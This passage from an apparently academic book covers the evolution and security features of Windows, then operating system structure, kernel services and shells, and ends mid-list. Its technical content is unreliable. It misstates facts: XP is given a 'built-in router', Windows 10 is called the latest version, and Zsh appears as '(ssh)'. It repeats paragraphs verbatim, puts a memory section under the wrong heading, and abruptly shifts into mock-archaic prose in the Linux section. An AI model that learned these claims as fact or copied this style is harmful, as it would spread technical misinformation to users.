26. Statista. (2025). Share of Linux in desktop operating systems market across India from January 2021 to December 2022. Retrieved August 31, 2025, from https://www.statista.com/statistics/934972/india-linux-share-in-desktoposmarket/
27. Author, B. (2023). Linux statistics – 2023. *Truelist.* Retrieved August 31, 2025, from https://truelist.co/blog/linux-statistics/

CHAPTER 8

WINDOWS SYSTEM PROGRESSION ANALYSIS

Sumit Chopra[1], Labhesh Phul[2] and Jasmeet[3]
[1,2,3]GNA University, Phagwara

ABSTRACT:
The development of the Windows operating system by Microsoft and its security features are studied in this study paper. The paper shows the evolution of the operating system Windows over time, from its early iterations to Windows 11 today. The following section of the essay explores Microsoft Windows' security features as well as how they have changed over time in response to safety hazards. The document also looks at the difficulties Microsoft Windows has had in maintaining security and the measures the organization has taken to deal with those difficulties.

8.1 INTRODUCTION:

Millions of users all over the globe use the well-known operating system Microsoft Windows. Since its original release in 1985 to its most recent iteration, Windows 11, the operating system that runs on computers has undergone modifications. Along with this development, Windows additionally made significant strides in its safety measures to guard against dangers from criminals, hackers, and other malicious players.

8.2 HISTORICAL DEVELOPMENT:

Windows 1.0 was indeed the initial version released in 1985. It was a graphical operating system created to run on top of MS-DOS since the initial versions of Windows did not have security features and users used to have to rely on third-party antivirus software to safeguard their devices. The next Windows Platform releases, includes versions 2.0, 3.0, and 3.1 of the Windows OS include no additional security measures.

Windows 98, introduced in 1998, improves on the security features of Windows 95 by including security tools to fight against phishing attempts and other online dangers in Internet Explorer 4.0. Yet, Windows 98 lacked effective security mechanisms.

In the case of a system failure or virus attack, users of Windows ME's 2000 edition may use the system restore utility to return their systems to a prior state. Nonetheless, the function performed a poor job of mitigating security concerns.

Windows XP's security features, which were launched in 2001, were a substantial advance. It included a built-in router to fight against network-based attacks, as well as an encryption mechanism to protect user data. Security updates were also available in Windows XP, allowing Microsoft to automatically deploy security patches to customers' PCs.

User Account Control (UAC), introduced in Windows Vista in 2006, improves Windows security by requiring users to get permission before installing programmes or making system

modifications. In addition, Windows Vista had a new firewall, which increased protection against network-based attacks.

Windows 7 was released in 2009, this is a improvment on Windows Vista's security by offering a protective layer against malware, viruses, and other security concerns. Windows 7 included a new version of Windows Defender, a security program which provided antivirus security, as well as a more secure version of Internet Explorer.

Windows 8 was introduced in 2012 and had several new security features like - Secure Boot, which prevents an un-authorized software from executing during the boot process and Windows Smart Screen, which safeguarded user from phishing.

In terms of security features, Windows 10, which was introduced in 2015, was a considerable upgrade over earlier versions of Windows. It incorporated Windows Hello, a biometric authentication system that users use to log in using face recognition or fingerprint scanning. Windows 10 also included Windows Defender Advanced Threat Protection which provides malware prevention and threat detection capabilities.

The latest version of Windows, Windows 11, released in 2021, builds upon the security features of Windows 10 by introducing additional security enhancements, including hardware-based isolation for sensitive processes and a new version of Windows Hello that supports multiple cameras.




Figure 8.1: Window evolution

8.3 STORAGE INNOVATION:

Microsoft Windows storage technology has advanced significantly over the years, and some of the most current innovations to emerge include:

- Storage Spaces: Storage Spaces is a feature introduced in Windows 8 that is also accessible in Windows 10. Users may use it to construct virtual discs that span numerous physical drives. Storage Spaces allows users to effortlessly add and remove discs from the storage pool and provides data redundancy.
- ReFS (Resilient File System): ReFS, or Resilient File System, is a file system introduced in Windows Server 2012 and is also accessible in Windows 10 Pro for Workstations and

Windows 10 Enterprise. ReFS is more resistant to data corruption and can handle high volumes and file sizes.

- Storage Migration Service: It is a feature introduced in Windows Server 2019 that is intended to facilitate the process of transferring data from ageing servers to new ones. It enables data, application, and server configuration migration with little downtime.
- Storage Replica: Storage Replica is a feature introduced in Windows Server 2016 that is intended to give storage disaster recovery capabilities. It enables users to replicate data synchronously or asynchronously between various servers or clusters, providing a high level of data safety.
- Persistent Memory: Windows Server 2019 has persistent memory capability, which allows for quicker access to frequently used data by keeping it in non-volatile memory (NVM). This technique has the potential to greatly increase application performance and minimise latency, particularly for workloads involving massive datasets.
- Storage Class Memory (SCM): Storage Class Memory (SCM) is a new type of non-volatile memory that combines excellent performance and great capacity. Windows Server 2019 adds support for SCM, allowing users to take advantage of this new storage technology.

8.4 GRAPHICAL USER INTERFACE (GUI):

- Windows 1.0 (1985): In 1985, Microsoft launched Windows 1.0, the first version of the Windows operating system to have a graphical user interface. It was modelled after the Macintosh graphical user interface and included features such as menus, windows, and icons.
- Windows 3.0 (1990): Windows 3.0 was a significant improvement over previous versions of Windows, including features such as virtual memory, better graphics, and a more complicated graphical user interface (GUI). This version of Windows was a huge success, and it helped Microsoft establish itself as a major player in the computer industry.
- Windows 95 (1995): Windows 95 was a watershed moment for Microsoft, introducing numerous significant new features like as the Start menu, taskbar, and support for lengthy filenames. This version of Windows was very popular and contributed to the development of the modern desktop GUI that we still use today.
- Windows XP (2001): When Windows XP was introduced in 2001, it soon became one of the operating system's most popular versions. It had a new Start menu, improved performance, and support for newer hardware and software.
- Windows 7 (2009): Windows 7 was released in 2009 and included several significant new features, including the Aero desktop theme, improved networking, and multi-touch input support.

- Windows 8 (2012): Windows 8 featured a new touch-centric interface known as Metro, which marked a substantial departure from previous versions of Windows. However, due to its unfamiliar interface and lack of support for legacy applications, this version of Windows was not widely adopted.
- Windows 10 (2015): The most recent version of Windows, Windows 10, includes a new, touch-friendly interface as well as support for classic apps. It also includes Cortana voice assistant, virtual desktops, and enhanced security.

8.5 KERNEL MEMORY MANAGEMENT:

Personal computer hardware continues to develop tremendously in terms of speed and storage capacity. Yet one thing hasn't changed: the bulk of Intel and AMD-based PCs still employ 32-bit processors and operating systems.

Hardware performance is no longer the most significant bottleneck in computing. Instead, the theoretical boundaries of a 32-bit architecture set the application performance and scalability limit.

The limitation of a 32-bit architecture is that a programme can only handle four billion bytes of data at once. Four billion is a small number for complicated programmes that serve thousands of concurrent users.

General computer demands have outgrown the 32-bit architecture after 20 years. The last quantum leap from 16-bit to 32-bit computing was a prerequisite for enabling the sophisticated applications on which we rely every day. The transition from 16-bit to 32-bit allowed programmes to handle four billion pieces of information at once, a 64 million multiplier. The next step towards 64-bit computing will enable apps to manage four billion times as much data as they do now

Most people haven't given much thought to the theoretical constraints of 32-bit architectures. Until recently, the performance restrictions of processors, storage, and networks imposed a limit on application scalability. The theoretical 32-bit limitations have not been tested. But, modern hardware can now process information so quickly that everybody who works with large programmes today requires a fundamental understanding of how memory works in a 32-bit environment.

The limitation of a 32-bit architecture is that a programme can only handle four billion bytes of data at once. Four billion is a small number for complicated programmes that serve thousands of concurrent users.

Most people haven't given much thought to the theoretical constraints of 32-bit architectures. Until recently, the performance restrictions of processors, storage, and networks imposed a limit on application scalability. The theoretical 32-bit limitations have not been tested. But, modern hardware can now process information so quickly that everybody who works with large

programmes today requires a fundamental understanding of how memory works in a 32-bit environment.

8.6 USABILITY AND POPULARITY:

Windows has been a highly well-known and dominating operating system in the industry from its inception to the current day and continually changing operating system Windows XP, Windows 95, Windows 10, Windows 7, and Windows 8 are among the few Windows operating systems that have functioned brilliantly for consumers and acquired global appeal. Windows 95 is also one of the most popular and frequently used Windows operating systems, providing an entirely different experience with the Windows operating system for basic CUI users while still offering a highly user pleasant GUI. Windows XP remained in use even after the release of Microsoft Windows Vista and Windows 8. Windows 10 combined all of the core features of Windows into a single package and has since become one of the most widely used Windows operating systems.

8.7 SECURITY DEVELOPMENT:

There have been countless security updates in Windows over the years, I will provide an overview of some of the most notable security enhancements in the various versions of Windows up to and including the current version:

- Windows XP: The Windows Security Center was introduced, providing a consolidated area for handling security settings and notifications.
- Window Vista: User Account Control (UAC) was implemented in Windows Vista, which includes user approval before installing software or allowing system changes.
- Windows 7: AppLocker, which allows administrators to control which applications can be executed on a computer, as well as improved firewall and anti-malware features, were introduced.
- Windows 8: Secure Boot was implemented, which prevents dangerous malware from loading during system startup.
- Windows 10: It includes Windows Hello, a biometric authentication feature that allows users to sign in using face recognition, fingerprints, or a PIN number. Windows Defender also has built-in antivirus and anti-malware protection, and Microsoft has improved security with each major release.

Furthermore, Microsoft has introduced several security features and upgrades throughout different versions of Windows, such as better encryption, data protection, and network security measures. They also issue security updates and patches on a regular basis to address known vulnerabilities and security issues.

- Window 11: TPM (Trusted Platform Module) 2.0, a new hardware-based security feature introduced in Windows 11, ensures that only trusted applications may operate on the

machine. Hardware isolation, secure start, and Windows Hello for Business are among the new security features in Windows 11.

- Windows Defender: Microsoft has significantly improved its built-in antivirus and anti-malware solution, Windows Defender, in recent years. To detect and block malware, it now includes features such as real-time protection, cloud-based scanning, and behavioural analysis.

Microsoft's new Edge browser incorporates phishing and malware prevention, automated upgrades, and sandboxing to prevent harmful websites from accessing system resources.

8.8 CYBER THREATS:

Viruses, trojans, worms, ransomware, spyware, and adware are some of the most frequent cyber dangers that may harm Microsoft Windows. Email attachments, malicious websites, insecure network connections, and corrupted software or programmes are all ways for these threats to be delivered.

To keep your windows computer safe from cyber threats, keep your operating system and software up to date with the latest security patches, use reputable antivirus software and a firewall, avoid downloading files or clicking on links from unknown or suspicious sources, and practise good password hygiene by using strong and unique passwords for each account. Furthermore, consistently backing up your vital information might assist you in recovering from a ransomware attack or other data loss issues.

8.9 INNOVATION IN ANTIVIRUS:

Antivirus software has evolved significantly in Microsoft Windows over the years. Following are some important antiviral technology breakthroughs in Microsoft Windows:

- Windows Defender: Windows Defender is an antivirus programme that comes standard with Windows 10. It protects against malware, viruses, and other dangers in real time. To identify and stop attacks, Windows Defender employs both signature-based detection and behavior-based detection.
- Cloud-based security: Windows Defender analyses data in real time using cloud-based protection. When Windows Defender comes across an unknown file, it sends it to Microsoft's cloud-based security service for analysis. The service employs machine learning algorithms to determine whether the file is malicious and responds to Windows Defender.

Windows Defender use sandbox technology to run potentially harmful files in a protected environment. This method aids in preventing viruses from escaping and inflicting damage to the machine.

Windows Defender employs exploit protection to safeguard against exploits that target vulnerabilities in apps and operating systems. Exploit protection adds another layer of security

against zero-day exploits, which are assaults that target vulnerabilities that the software manufacturer is unaware of.

Tamper protection: Tamper protection is used by Windows Defender to prevent malware from deactivating or changing antivirus software. Tamper protection adds another layer of security against malware that attempts to avoid detection and eradication.

Overall, antivirus technology advancements have considerably enhanced the security of Microsoft Windows computers, making them more resistant to malware, viruses, and other threats.

8.10 CHALLENGES AND SOLUTIONS:

Despite the significant improvements in security features, Microsoft Windows has faced several challenges in ensuring the security of its operating system. One of the primary challenges has been the prevalence of malware and other security threats that target Windows systems. Cybercriminals and hackers have been able to exploit vulnerabilities in the Windows operating system to gain unauthorized access to systems and steal sensitive data.

To address these challenges, Microsoft has taken several steps to improve the security of its operating system. One of the key strategies has been to release regular security updates and patches to address vulnerabilities and fix security issues. Microsoft also works closely with security researchers and organizations to identify and address security threats.

Another important strategy has been to improve the built-in security features of Windows. As we have seen, newer versions of Windows have introduced increasingly sophisticated security features, such as biometric authentication and hardware-based isolation for sensitive processes. Microsoft has also developed advanced security tools and solutions, such as Windows Defender ATP, to protect against advanced threats and malware.

8.11 WINDOWS SUB-SYSTEM FOR LINUX 2 (WSL 2) IN WINDOWS:

Windows Sub-System for Linux 2 (WSL 2) was introduced by Microsoft to let the developers run Linux environment, CLI tools on windows without modifying, with WSL 2 we can run Bash shell scripts and services like: SSHD, APACHE, lighttpd. With WSL 2 we do not need dual boot or separate virtual machines to run Linux environment. Microsoft firstly introduced “Microsoft POSIX Subsytem” after that Windows Services for UNIX via MKS/Interix and it was deprecated when windows 8.1 was Introduced. The WSL was introduced in Windows 10 in 2016 followed by WSL 2 in 2020 which was further modified version of WSL, it includes Full Linux Kernel, Faster File System Performance, Improved Docker Support, Better Integration with Windows.

8.12 WHAT IS LINUX?

Linux, a wondrous operating system that was birthed into existence by the great Linus Torvalds in the year of our Lord 1991. Based on the Unix operating system, it hath ascended to the zenith of popularity, ruling over servers, supercomputers, and embedded systems with an iron grip.

Verily, the stability, security, and flexibility of Linux are the stuff of legends. Its malleable nature doth permit it to be molded to one's will, and it doth lend itself to a diverse array of hardware, from humble smartphones and tablets to mighty desktops and servers.

Among the pantheon of Linux's attributes, its command-line interface reigns supreme. This mighty feature allows users to engage with the system through the medium of text commands, forging a connection between human and machine that is nigh unbreakable. Yet, fear not, for Linux is no tyrant. It doth also accommodate the needs of the layman with its diverse selection of graphical user interfaces, a panoply of options that cater to all levels of technical expertise.

Lo and behold, Linux manifests in many different forms, each bearing its own unique set of features, tools, and software packages. These distinct iterations, known as "distros," include such venerable names as Ubuntu, Debian, Fedora, and CentOS, Kali Linux. Let us embark on a journey into the vast expanse of operating systems and venture forth to uncover the truth about their safety and security. On one hand, we have the venerable incumbent that hath dominated the PC market for nigh on four decades - none other than Windows. And on the other hand, we have the open-source champion that hath won the hearts of many with its unparalleled stability, flexibility, and customizability - none other than Linux.

It is widely acknowledged that Linux has established itself as a bastion of safety and security in the realm of operating systems. The open-source nature of Linux enables a vast community of users to constantly scrutinize and fortify the system against a veritable litany of cyber threats.

Lo, let us venture forth into the realm of operating systems and unearth the truth regarding their safety and security. Behold, in one corner, we have Linux, the open-source champion that hath won the hearts of many with its unparalleled stability, flexibility, and customizability. And in the other corner, we have Windows, the venerable incumbent that hath dominated the PC market for nigh on four decades.

Verily, Linux have a reputation for being a bastion of safety and security. Its open-source nature allows for constant scrutiny by a vast community of users, resulting in a system that is fortified against a litany of cyber threats. The complexity of its code and its command-line interface, that interface that strikes fear into the hearts of the uninitiated, doth also serve as a powerful tool for administrators to lock down their systems, sealing off potential vulnerabilities with ease. However, the very customizability that makes Linux so appealing doth also lead to inconsistencies in security measures across different iterations of the system, leaving some versions more vulnerable than others.

Windows, the venerable incumbent that hath reigned over the PC market for nigh on four decades. Alas, it hath oft been beleaguered by security breaches and vulnerabilities that have left users vulnerable to a litany of cyber attacks. Its proprietary nature doth limit the ability of users to tinker and customize the system to their liking, resulting in a less flexible and less transparent environment that can leave it exposed to malicious actors. Moreover, the constant updates and

patches that are necessary to keep the system secure can be a source of vexation and irritation for many users.

Nevertheless, Windows is not without its strengths in the realm of security. It hath a team of dedicated developers working tirelessly to plug holes and shore up the system against potential attacks. Furthermore, its user-friendly interface, while not as flexible as Linux's command-line interface, doth make it more accessible to a wider range of users, thereby reducing the risk of human error leading to security breaches. In essence, Windows offers a balance between accessibility and security that may be preferable to certain users and organizations.

8.13 KALI LINUX: A SECURED DISTRIBUTION OF LINUX:

Kali Linux is a widely acclaimed Linux distribution that caters to the needs of security professionals, digital forensic experts, and enthusiasts alike. Its potent and adaptable toolset makes it an invaluable asset in the security industry.

Kali Linux is founded on the robust Debian Linux distribution and packs a comprehensive suite of security tools that are pre-installed and configured for immediate usage. These tools encompass an extensive array of capabilities, ranging from network scanning, vulnerability evaluation, password cracking, to digital forensic analysis.

The distribution is specifically designed with a profound emphasis on security. From its inception, Kali Linux has been engineered to offer a secure and reliable platform for security testing and analysis. It is regularly updated and patched to safeguard against known vulnerabilities and bolstered with a spectrum of security tools and features that mitigate common attacks.

Notwithstanding, it is vital to acknowledge that Kali Linux is not suitable for general-purpose usage, and its usage should be confined to experienced security professionals who are knowledgeable in utilizing the tools and features integrated into the distribution. Improper utilization of Kali Linux can pose significant security threats, and in some cases, could result in legal repercussions.

To sum up, Kali Linux is a versatile and robust tool for security professionals, and provides a secure and dependable platform for diverse security-related tasks. However, its usage is limited to those who understand the risks and implications of using such a tool.

CVE-2003-0352 is a persistent vulnerability that has plagued Microsoft Windows users since its identification in 2003. This vulnerability allows remote attackers to execute arbitrary code with the privileges of the affected software's user. Fortunately, Microsoft has released a security patch to address this vulnerability, highlighting the importance of regular security updates and patches to maintain a secure operating system.

While Kali Linux is not susceptible to CVE-2003-0352, its extensive range of security tools can be utilized to exploit vulnerabilities in systems and software. One of these tools, Metasploit,

included in Kali Linux, offers exploits and payloads that can be employed to identify and exploit vulnerabilities in different systems, including those vulnerable to CVE-2003-0352.

It is essential to keep in mind that unauthorized exploitation using such tools is both illegal and unethical. Penetration testing should only be conducted with explicit permission and consent from the system owner, and all testing should be executed within a secure and controlled environment to minimize the risk of unintended consequences. Ultimately, the ethical and responsible use of security tools is fundamental in maintaining the integrity of the testing process and the systems under test.

REFERENCES:

1. Tiwari, R., & Siddique, S. (n.d.). *Analytical survey of Windows operating system and comparison of Windows, Linux and Android operating system* [Unpublished manuscript].
2. Microsoft. (2012, November 27). Windows 8: 40 million licenses sold. *Windows Blog*. http://blogs.windows.com/windows/b/bloggingwindows/archive/2012/11/27/windows-8-40-million-licenses-sold.aspx
3. Goretsky, A. (2017, January 1). *Microsoft Windows security and privacy* [White paper]. ESET.
4. Microsoft. (2018, November 15). Advanced troubleshooting for Windows boot problems. https://docs.microsoft.com/en-us/windows/client-management/advanced-troubleshooting-boot-problems
5. Powerscribe Solutions. (2015, November). What is HDD and why it's important. https://www.powerscribe.com/hdd-and-importance
6. Gordon, W. (2018, May 4). What is HDD and why it's important. *Popular Science*. https://www.popsci.com/store-share-sensitive-files
7. Microsoft. (2019, February). Understanding malware & other threats. https://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/understanding-malware
8. CVE Details. (n.d.). Microsoft Windows 10: List of security vulnerabilities. https://www.cvedetails.com/vulnerability-list/vendor_id-26/product_id-32238/Microsoft-Windows-10.html
9. NIST. (2019, January). *National Vulnerability Database* — CVE-2019-0582. https://nvd.nist.gov/vuln/detail/CVE-2019-0582
10. Microsoft. (2017, April 10). Virtualization-based Security (VBS). https://docs.microsoft.com/en-us/windows-hardware/design/device-experiences/oem-vbs
11. Microsoft. (2017, October). Secure boot. https://docs.microsoft.com/en-us/windows-hardware/design/device-experiences/oem-secure-boot
12. Microsoft. (2018, June 6). Device Guard: Windows Defender Application Control and virtualization-based protection of code integrity. https://docs.microsoft.com/en-

us/windows/security/threat-protection/device-guard/introduction-to-device-guard-virtualization-based-security-and-windows-defender-application-control

13. Smith, R. (2015, April). What is Windows 10 Device Guard? *Petri*. https://www.petri.com/what-is-windows-10-device-guard
14. Microsoft. (2017, August). Protect derived domain credentials with Windows Defender Credential Guard. https://docs.microsoft.com/en-us/windows/security/identity-protection/credential-guard/credential-guard
15. Rouse, M. (2018, January). Microsoft Windows Defender Credential Guard. *SearchEnterpriseDesktop*. https://searchenterprisedesktop.techtarget.com/definition/Microsoft-Windows-Defender-Credential-Guard
16. Microsoft. (2019, March). Windows Defender Advanced Threat Protection. https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-atp/windows-defender-advanced-threat-protection
17. Nadella, S. (2018, November 6). Privacy at Microsoft. Microsoft. https://privacy.microsoft.com/en-GB/
18. Microsoft. (2003). Microsoft security bulletin MS03-026. Retrieved July 3, 2022, from https://docs.microsoft.com/en-us/security-updates/securitybulletins/2003/ms03-026
19. CVE. (n.d.). CVE-2003-0352. Retrieved July 3, 2022, from https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-0352
20. Li, V. (2020). Intro to Metasploit. *Medium*. https://medium.com/swlh/intro-to-metasploit-19e3d07ff725#:~:text=RHOST

CHAPTER 9

OPERATING SYSTEM STRUCTURE

Sumit Chopra[1] and Esha[2]

[1,2]GNA University, Phagwara

ABSTRACT:

This paper represents the structure of the operating system. It proposes vital components of the operating system structure. An operating system (OS) plays a crucial component in a computer system that manages resources and offers services to application software. An operating system's structure is intended to offer logical organization of its components, which include the kernel, device drivers, user interface, and application programming interface (API). The operating system's kernel is responsible for controlling hardware elements such as memory, the CPU, and I/O devices. Device drivers are also software applications that enable computers to interface with hardware devices like keyboards and printers. While the API outlines a set of methods and protocols that programs may use to access the operating system's services, the user interface enables users to interact with the operating system.

KEYWORDS: Operating system, kernel, hardware, shell, simple and layered architecture, and micro-kernel structure.

9.1 INTRODUCTION:

An operating system's structure plays a crucial role in both its functionality and design. It decides how the various operating system parts cooperate to create a unified and effective computing environment. An operating system is typically broken up into several layers or modules, with a distinct set of duties. The hardware layer, which communicates directly with the computer's physical components, is the lowest. The kernel, the central portion of the operating system, controls how the computer's resources are used and offers support to other system elements. While the many operating system-running programs are part of the application layer, the user interface layer gives users a method to interact with the system. The file system layer controls how data is stored and retrieved. It is a piece of software that controls hardware resources on computers and grants programs access to common features. The two separate parts of an operating system are the kernel and user space. The kernel is the operating system heart's, providing low-level functions like memory management, process management, and device drivers. The user space is the area of the operating system that runs user programs and services, and it often contains system utilities and graphical user interfaces. The design of the operating system structure is critical for the efficient and secure running of the computer system. Many operating systems, such as Linux, Windows, and macOS, have various structures and implementations, yet they all share basic aims.

9.2 OPERATING SYSTEM STRUCTURE:

While in a non-multiprogramming system, the CPU is set to idle, the operating system creates the environment for programs that run in multiprogramming and increases CPU utilization by allocating work so that the CPU has constant work to do. When one worker needs to wait for the CPU to transition to another job, for example, the operating system switches to do another task in a multiprogramming system. When the first job is finished and waiting, the CPU returns because at least one job must be running at all times for the CPU to not be idle.




Figure 9.1: Transparent Informed Prefetching (TIP) Workflow

Various components of the operating system are as follows:

The operating system's essential building block is the kernel. It is in charge of controlling the hardware for input and output as well as the computer's CPU, memory, and resources. It also serves as a connection between the hardware and software.

i. **Device drivers:** These software components allow the operating system to communicate with hardware like network adapters, scanners, and printers. They often offer a connection between the hardware and the rest of the system and are loaded into the kernel. On a storage device like a hard drive or flash drive, the file system is in charge of managing the files and directories. It offers the operating system a means of classifying and gaining access to data on the storage device.
ii. **Process management:** This component is in charge of controlling how computer programs and processes are carried out. Process scheduling, memory management, and interprocess communication are some of their features.
iii. **Memory management:** This part of the computer is in charge of controlling the memory. It has functions like page shifting, virtual memory, and memory allocation. Management of input/output (I/O) devices, such as keyboards, mice, and monitors, falls under the purview of the input/output (I/O) management component. It offers a channel for the operating system to interact with them and manage input and output tasks.
iv. **User interface:** The operating system's user interface is what enables users to communicate with computers. It has functions like the desktop, taskbar, and menus as well as keyboard and mouse-based input techniques.

Together, these parts provide a dependable and effective operating system that can run software and control hardware resources.




Figure 9.2: Structure of an Operating System

a. Kernel:

A kernel is a critical component of an operating system that handles resources. It acts as a link between the software and hardware of the computer. After the bootloader, the kernel is one of the first programs which is loaded on startup. It is also in charge of giving different programs safe access to the computer's hardware. It determines when and how long a certain application utilizes specific hardware. A kernel acts as an interface between the hardware and the software running on the system. It acts as a bridge between the hardware and the higher-level software, allowing the software to interact with the hardware without needing to understand its underlying details.

The Kernel provides several essential services to the operating system and the applications running on it. These services are as follows:

- Process Management: Process management involves creating and managing processes, which are instances of executing software programs The kernel schedules processes to run on the CPU, switches between them, and manages their resources, such as memory and I/O. An efficient and dependable operation of a computer system depends on effective process management. System administrators can improve system performance, avoid crashes and other mistakes, and make sure that crucial activities are completed on time by skillfully managing processes.
- Memory Management: It entails allocating and releasing the memory of processes, as well as managing virtual memory, which lets each process access a greater memory area than is physically accessible on the system.
- Device Management: It involves managing communication between the operating system and the hardware devices, including managing interrupts, handling device drives, and managing input and output operations.
- File Management: It involves managing the storage and retrieval of files on the computer's devices, including managing file permissions, file access, and file metadata. Effective file management ensures that data is stored securely and efficiently, making it easier to find and use when needed. There are many different file management techniques and tools available, including file explorers, file compression software, backup and recovery tools, and cloud storage solutions.

- The Kernel plays a critical role in the functioning of the operating system, providing essential services to the operating system and the applications running on it while managing the computer's hardware resources.

b. Hardware:

Hardware act as the physical components of a computer system that are tangible and can be touched. These components include a CPU, motherboard, hard drive, memory (RAM), graphics card, and other input/output devices such as a keyboard, mouse, and monitor. Operating systems (OS) interact with hardware to manage its resources, allocate them efficiently, and provide an interface for users to interact with the computer. The OS communicates with the hardware through device drives, which are software components that allow OS to communicate with the hardware. These drives provide an abstraction layer between the OS and the hardware, which shields the OS from the complexities of the hardware. Device drives also facilitate the configuration and management of hardware devices, including providing access to I/O ports, configuring settings such as screen resolution and color depth, and managing port usage. The operating system manages I/O devices by providing device drives, which allow the OS to communicate with the devices. Also, it manages network adapters, which provide them, to connect to a network and communicate with other components.

c. Shell:

A shell is a command-line interface (CLI) that interprets and executes the user's commands. It is a piece of software that serves as the user's interface with the operating system (OS). Shells offer a setting that makes it simple for users to communicate with the operating system by issuing commands and receiving results. Shells also provide a way to manage and customize the environment in which commands are executed. Users can set environment variables, which are variables that contain information about the environment, such as the location of files or the default editor, Shell scripts, which are programs written in the shell language, can be used to automate repetitive tasks or perform more complex operations. There are two different kinds of shells: CLI (Command Line Interface) and GUI (Graphical User Interface).

Table 9.1: Description of commands

Commanad	**Discription**
ls	List the folder and directory systems.
Cd pathname	In the file system, change the directory.
cd.	Moving up one level in the file system
cp	Copying a file into a different folder
mv	moving a file to a different folder
mkdir	uses mkdir to create a new directory.
rmdir	Get rid of a directory
clear	shut off the CLI window
exit	The CLI window is closed.
Man command	shows the manual for a specific command.

i. Command-line interface (CLI):

The user writes instructions and parameters on a command prompt in the text-based interface, and the shell understands and executes them. The Command Prompt shell, the PowerShell shell, and the Bash shell (used in Linux and macOS) are a few examples of CLI shells.

Advantages:

CLI commands can often be executed faster than their graphical equivalent as they require fewer clicks and navigations. CLI allows users to customize their commands and scripts to perform tasks that may not be possible with a graphical user interface (GUI). CLI allows users to automate tasks and batch process large amounts of data quickly and efficiently. It typically uses fewer system resources compared to GUI, making it ideal for low-powered devices and servers. It is platform-independent, meaning that the same commands and scripts can be used across different operating systems.

Disadvantages:

A powerful tool for interfacing with a computer system is the CLI (Command Line Interface), but it also has some disadvantages, including:

Learning how to use the CLI can be challenging for beginners who are not familiar with the syntax and commands used in the command line. The CLI does not provide a graphical user interface, which means that users must rely on typing commands in text format. This can make it difficult to visualize the output and manipulate data. Using the CLI requires precise typing and attention to detail, as even a small mistake can result in a command not working as intended or even causing system damage. The CLI can be difficult to use for people with certain disabilities, such as those with visual or motor impairments. While the CLI can perform many tasks, it may not be as powerful or flexible as graphical user interfaces for certain tasks, such as manipulating images or video. Overall, while the CLI is a powerful tool for interacting with a computer system, it has some disadvantages that can make it challenging to use for some users.

ii. GUI Shell (Graphical User Interface):

A GUI shell, on the other hand, is a graphical interface that provides users with a more visual way of interacting with the operating system, Examples of GUI shells include the Windows Explorer shell (used in Windows), the Finder shell (used in macOS), and the GNOME shell (used in Linux). Shells also provide a way for users to customize their computing environments through configuration files and scripts, For example, users can define aliases, functions, and environment variables to make their shell experience more efficient and personalized. Shells are an essential component of modern operating systems, providing a powerful and flexible interface for users to interact with their computers. The process of writing scripts or programs that can be run by a shell—a command-line interface that lets users interact with the operating system—is known as shell programming. A program is known as the shell is used to interpret and carry out user-inputted commands or script files. Shell scripts may be used to automate monotonous

chores, streamline complicated procedures, and boost system administration effectiveness. The Bourne-Again Shell, or Bash, is the most widely used shell on Unix-like systems, although there are a number of others as well, including the C shell (csh), the Korn shell (ksh), and the Z shell (ssh). Some of the most popular scripting languages for shell programming are Bash, Perl, and Python. Shell scripts can be run by entering their names at the command line or by giving the shell interpreter the script file's name as an argument.

Advantages:

Here are some advantages of GUI over the command-line interface (CLI):

GUIs are intuitive and easy to use for most people, especially those who are not technically inclined. They use graphical elements such as icons, menus, and buttons to represent complex commands and functions. GUIs enable users to work more efficiently and productively as they provide a visual representation of data and make it easier to navigate and manipulate. GUIs are designed to be user-friendly and reduce the learning curve associated with new software. Users don't need to memorize complicated commands in order to quickly become familiar with the software. GUIs are available to people with disabilities as they can use assistive technologies such as screen readers and magnifiers. GUIs provide a consistent user experience across different platforms and applications, making it easier for users to navigate and use different software programs. Overall, GUIs make software more user-friendly, efficient, and accessible, making them an essential component of modern software applications.

Disadvantages:

The disadvantages of GUI are as follows:

GUIs are designed to be user-friendly and easy to navigate, but this comes at the cost of limited customization. Users cannot easily modify the appearance or functionality of the interface. GUIs are typically more resource-intensive than CLIs. They require more processing power, memory, and storage space to run, which can be a problem on low-end or older hardware. GUIs can be more complex than CLIs, particularly for advanced features. To discover what they're searching for, users might have to sift through several menus or options. GUIs can be difficult for users to understand, especially if they are not familiar with the software or operating system. This can be a barrier to adoption for some users. GUIs are not as easily automated as CLIs. While some tasks can be scripted or automated, it is generally more difficult to do so than with a CLI.

9.3 DIFFERENT STRUCTURES OR APPROACHES OF OPERATING SYSTEMS:

Here are some of the operating system's most prevalent different structures or approaches:

i. Uncomplicated architecture:

These operating systems are minimal, straightforward, and have a limited feature set. There is no distinction between interfaces and functional levels. An illustration of one of these operating systems is MS-DOS. MS-DOS application programs may access the core I/O processes. These operating systems cause the entire system to crash if one of the user programs crashes.

